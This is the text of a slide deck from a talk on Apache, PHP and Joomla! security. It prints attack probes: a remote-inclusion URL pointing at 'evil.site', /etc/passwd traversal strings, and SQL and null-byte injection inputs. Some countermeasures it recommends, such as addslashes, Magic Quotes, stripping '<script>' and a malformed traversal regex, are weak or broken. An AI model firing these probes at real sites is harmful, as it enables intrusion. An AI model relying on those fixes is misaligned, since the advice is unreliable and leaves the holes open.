



Joomla! and security

an overview of security
within Apache, PHP and Joomla!





My talk

- * Introduction
- * Apache webserver
- * PHP
- * Joomla!
- * What to do?





I and Jira

- * My name: Jisse Reitsma

- * My company: Jira ICT (www.jira.nl)

- * Activities

 - Joomla! hosting, Linux system administration

 - Joomla! education

 - PHP programming / Joomla! programming

 - Security audits / hacking





How easy is hacking?

“Google hacks”

You don't have to be an expert to break-in

“Script kiddies” use automated tools

Rising number of website defacements

More websites with a lack of security measures

More script kiddies





Results

Website defacement

Compromised logins

Spam on guestbooks / forums





open source = safe?

more secure than closed source?

- * Continuous reviews by the community

Example: Exploits within Linux are discovered and fixed sooner than exploits within MS Windows

But only if the community is large enough





Security myths

My website is not interesting enough

My website is complex so an exploit is hard to find

And if my website gets hacked, it's not that bad.





The Joomla! environment

Typical: LAMP environment

Linux

Apache

MySQL

PHP





UNIX-like operating system

Linux distro or BSD system (NetBSD, OpenBSD, FreeBSD)

“Out-of-the-box” equals “unsafe”

Know your system

Most secure = best administrator





Questions?





Apache





Apache webserver (1)

Default configuration not good enough

For each website a separate "jail"

Logging options





Apache webserver (2)

PHP as CGI binary or as a module

SSL

No ~user/ websites!

Dedicated webserver





Apache modules

mod_php

mod_evasive

mod_cband

mod_rewrite

mod_security





Apache simple jails

suPHP CGI binary

mod_fastcgi / mod_fcgid / SuEXEC

mod_ruid / mod_suid / mod_suid2





Apache chroot()

Interesting for one website

but a nightmare for hosting providers

Hard to implement





Apache configuration

`/etc/httpd/conf/httpd.conf`

`/etc/httpd/conf.d/*.conf`

`(SITE)/.htaccess`





Questions?





PHP





PHP

- * PHP settings
- * Types of hacks
- * Counter measures





Easy entrance

Google hacking

Weaknesses in AJAX

Bruteforce attacks

Myths among hosting providers

“PHP Safe Mode is enough”

“Using Register Globals is easy”





PHP environment (1)

Disable Register Globals to untrust the stupid

Enable Magic Quotes to protect things anyway

Use `open_basedir` to jail your site

```
open_basedir = /SITE/DIR:/tmp:/usr/local/lib/php
```

Safe Mode is of the past

Read-write permissions





PHP environment (2)

Secure tmp & upload & session paths

Disable unneeded functions

```
disable_functions = show_source, system, exec, shell_exec,  
passthru, popen, proc_open, ini_restore, symlink
```

Disable remote file inclusion

```
allow_url_fopen = Off
```





Types of hacks

SQL injection

Cross Site Scripting / Cross Site Request Forgery

PHP variable insertion

Directory traversal

Authentication issues (cookies, session)

Remote Inclusion





SQL injection

```
$query = "SELECT * FROM x WHERE id = " . $_GET('id') ;
```

```
// hack: index.php?com_X&task=view&id=1' JOIN ....
```

Counter measures:

```
$id = addslashes( $_GET('id') ) ;
```

```
$id = mysql_real_escape_string( $_GET('id') ) ;
```

```
$id = (int)$_GET('id') ;
```





XSS / CSRF

Guestbook allows HTML & JavaScript

Counter measures:

```
$content = htmlspecialchars( $content );
```

```
$content = strip_tags( $content );
```

```
$content = str_replace( "<script>", "", $content );
```





Variable insertion / Remote inclusion

```
include( $mosConfig_live_site . "XXX/script.php" );  
  
// hack: script.php?mosConfig_live_site=http://evil.site/
```

Counter measures:

PHP: register_globals = Off

PHP: allow_url_fopen = Off





Directory traversal

```
file_get_contents( $_GET('file') );
```

```
// hack: script.php?file=../../../../../../../../etc/passwd
```

Counter measures:

```
PHP: open_basedir = /SITE/DIR:/tmp
```

```
$file = preg_replace( "/\\.\\.\\.\\//g", "", $file );
```





Session security

PHP: `session.save_handler = files` (or `db` or `mem`)

PHP: `session.save_path = /var/lib/php/session`

PHP: `session.cookie_domain = SITE1, SITE2`

PHP: `session.use_trans_id = 0`

PHP: `session.cookie_lifetime = 7200`






Session fixation

Hacker tries to predict the outcome within a session
by guessing the SESSION_ID

Solution: `<?php session_regenerate_id() ; ?>`





NULL Byte Attacks

NULL byte = ASCII value 0 = %00

Some PHP versions terminate string handling when bumping into a NULL byte

addslashes, copy, array functions

Fix 1: Upgrade PHP

Fix 2: `$string = str_replace("\0", "", $string);`

Wrong fix: `$string = str_replace('\0', "", $string);`





Testing SQL injection

`index.php?value=TEST`

`%00` = NULL byte

`%0a` = newline

`%27` = single quote (')

`%20` = space

`%25` = percentage (%)





Testing path injection

`index.php?file=TEST`

`file=../../../../etc/passwd` (directory traversal)

`file=index.php` (recursive loop)

`file=dir/` (directory testing)

`file=.htaccess`

`file=../../../../etc/passwd%00` (NULL byte testing)





Testing integer injection

index.php?id=TEST

id=0

id=-1

id=%00

id=STRING (SQL injection)

id=4294967296





Questions?





Joomla!





Security in general

- * Always use the most recent (stable) version
- * Be warned when using 3rd party extensions
- * Monitor your website
- * Backup
- * Restrict Joomla! Administrator (.htaccess)





Secure programming

Prevent direct file execution

```
defined( _JEXEC ) or die( "My message to hackers" );
```

Filtering input through JRequest

prevents SQL injection, variable insertion, XSS and CSRF





JRequest

```
JRequest::getCmd( "task" );
```

```
JRequest::getVar( "cid", array(), "post", "array" );
```

```
JRequest::getString( "text", "", "post", JREQUEST_ALLOW_RAW);
```





JRequest API

`getVar($name, $default, $hash, $type, $filter_mask)`

`getCmd($name, $default, $hash)`

andere varianten: `getWord` / `getBool` / `getFloat` / `getInt`

`getString($name, $default, $hash, $filter_mask)`

`$hash = GET, POST, FILES, COOKIES, ENV, SERVER, REQUEST`

`$filter_mask = JREQUEST_NOTRIM, JREQUEST_ALLOWRAW, JREQUEST_ALLOWHTML`





Password mechanism

Encryption through MD5 + salt

Very difficult to brute-force crack





User authentication

```
$user =& JFactory::getUser();
```

```
$user->get( 'aid', 0 ); // values: 0, 1, 2
```





Session security

Default session handler: MySQL database

Less danger for direct session manipulation





Remote File Inclusion

Less need to include the full path in your extensions

paths are derived from main "index.php"

No path variables but path CONSTANTS

No more `$mosConfig_absolute_path` exploits

as long as extensions are developed correctly





File uploads

No API functions for MIME checking!

partly due to PHP 4 support





Ownership of files (1)

Files and directories writable by webserver:

- * Mode 666 or 777
- * Owned by webserver user
 - apache (default setup)
 - user X (suPHP, mod_fastcgi, mod_ruid)





Ownership of files (2)

Joomla! provides FTP Layer

Secure as long as exploits do not use it as well





The Future

ACL? Please wait

PHP6 makes string functions fully UTF-8 compliant

no more NULL Byte attacks?





Questions?





What to do?

Proper configuration

Continuous monitoring

technical: logs, code review

human: newspapers, emails

Remain AWARE of all the risks

Stay up to date





Be aware

What are the risks?

What can you loose?

How many times is security an issue?

What is happening in the security scene?





Update

Keep yourself posted on security issues

Software/application updates

New updates bring new risks, but

no updates bring new risks





Prevent

Prevention is better than cure

Security has to be on the list continuously

High priority





Questions?

